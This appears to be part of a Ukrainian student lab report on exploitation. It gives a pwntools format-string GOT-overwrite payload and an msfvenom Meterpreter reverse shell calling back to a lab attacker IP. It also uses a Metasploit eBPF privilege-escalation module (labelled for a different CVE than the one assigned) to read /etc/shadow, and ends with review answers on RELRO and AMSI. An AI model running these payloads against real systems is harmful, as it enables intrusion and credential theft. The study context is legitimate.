
4.6. В секції GOT (.got.plt) перезаписати адресу ф. fflush() адресою ф. system().

4.7. В секції BSS (.bss) перезаписати значення глобальної змінної stdout адресою рядка "/bin/sh".

# fflush(stdout) => system("/bin/sh")  
buf\_offset = 8 # Offset of the buffer in printf() output  
rw\_addr = elf.address + 0x4050 # Address of FILE \*stdout (stdout@GLIBC\_2\_2\_5)  
fflush\_got = elf.got["fflush"]  
system\_sym = libc.sym["system"]  
binsh = next(libc.search(b"/bin/sh"))  
payload\_writes = {  
 fflush\_got: system\_sym,  
 rw\_addr: binsh  
}  
stdin = fmtstr\_payload(buf\_offset, payload\_writes, write\_size = "short")

Виконаємо експлойт без дебагу:

**$ python3 task3.py**



## 4) Для PoC експлоїтiв у вiдкритому доступi [43] замiнiть навантаження на доставку i запуск системи вiддаленого керування. Вразливiсть за варiантом:

9. CVE-2020-8835

ОС атакуючого: Kali 2022.4 x64 192.168.1.18

Цільова ОС: [Ubuntu 21.04 x64](http://old-releases.ubuntu.com/releases/21.04/) 192.168.1.21


Опис вразливості [CVE-2020-8835](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8835):

У ядрі Linux 5.5-5.6 верифікатор bpf (kernel/bpf/verifier.c) не обмежує межі регістру для 32-розрядних операцій, що призводить до читання та запису поза межами пам’яті ядра.

Огляд версії ядра Ubuntu:

**$ lsb\_release -a**

**$ uname -a**



Підготовка цільової ОС (Ubuntu 21.04):

Замінимо репозиторії "http://ua.archive.ubuntu.com/ubuntu" та "http://security.ubuntu.com/ubuntu" на "http://old-releases.ubuntu.com/ubuntu":

**$ sudo sed -i.bak 's/http:\/\/ua\.archive\.ubuntu\.com\/ubuntu/http:\/\/old-releases\.ubuntu\.com\/ubuntu/g' /etc/apt/sources.list**

**$ sudo sed -i.bak 's/http:\/\/security\.ubuntu\.com\/ubuntu/http:\/\/old-releases\.ubuntu\.com\/ubuntu/g' /etc/apt/sources.list**

Встановимо SSH-сервер:

**$ sudo apt update**


**$ sudo apt install openssh-server**

**$ sudo systemctl enable ssh --now**

Створимо корисне навантаження з reverse shell та надішлемо його на цільову ОС:

**$ msfvenom -p linux/x64/meterpreter/reverse\_tcp LHOST=192.168.1.18 LPORT=2291 -f elf > task4.amd64**

**$ scp task4.amd64 sam@192.168.1.21:/home/sam/lab3**



Відкриємо консоль msf. Відкриємо порт 2291 для вхідних підключень:

**$ msfconsole -q**


**msf6 > use exploit/multi/handler**

**msf6 > set payload linux/x64/meterpreter/reverse\_tcp**

**msf6 > set LHOST 192.168.1.18**

**msf6 > set LPORT 2291**


**msf6 > run**



На цільовій ОС запустимо програму:

**$ sudo chmod ugo+rwx task4.amd64**

**$ ./task4.amd64**



На ОС атакуючого маємо відкритий шел. Можемо переконатися в тому, що sam – це звичайний користувач, спробувавши відкрити файл /etc/shadow:

**meterpreter > sysinfo**


**meterpreter > shell**

**$ whoami**

**$ cat /etc/shadow**

**$ exit**


**meterpreter > background**



Оберемо експлойт для ескалації привілеїв:

**msf6 > use cve\_2021\_3490\_ebpf\_alu32\_bounds\_check\_lpe**

**msf6 > set SESSION 1**




Використаємо екплойт (виконується за 2-3 хвилини):

**msf6 > exploit**


**meterpreter > shell**

**$ whoami**

**$ cat /etc/shadow**



…



Успішно підвищили привілеї та прочитали файл /etc/shadow.

# Контрольнi питання

## 1. Чому у прикладi експлуатацiї форматного рядка у роздiлi 3 не працює перезапис вказiвникiв у .got.plt? Що таке BIND\_NOW?

Перезапис вказiвникiв у .got.plt не працює у прикладi експлуатацiї форматного рядка в роздiлi 3 через те, що при компіляції використовується повне RELRO. А отже, GOT (.got.plt) стає недоступною для запису.

BIND\_NOW – це метод зв'язування, при якому адреси функцій розраховуються в момент завантаження програми у пам'ять (в load time).

Lazy binding – це метод зв'язування, при якому адреса кожної функції розраховуються в момент першого виклику цієї функції (в run time).

## 2. Як вiдбувається детектування PowerShell навантаження у пам’ятi (наприклад, iex(iwr URL))? Що таке AMSI?

AMSI (Антивірусний сканер інтерфейсу Microsoft) - це інтерфейс, який дозволяє антивірусним програмам сканувати скрипти PowerShell та інші типи коду на наявність шкідливого вмісту перед їх виконанням.

Детектування PowerShell навантаження в пам'яті відбувається таким чином:

1) При виконанні команди iex(iwr URL), PowerShell завантажує вміст з вказаного URL у пам'ять.

2) Перш ніж виконувати цей код, PowerShell викликає AMSI для його перевірки.

3) AMSI використовує Windows Defender для сканування коду. Якщо антивірус виявить щось підозріле або шкідливе, то він повідомить AMSI.

4) AMSI, в свою чергу, інформує PowerShell про виявлену загрозу.

5) PowerShell може заблокувати виконання завантаженого коду.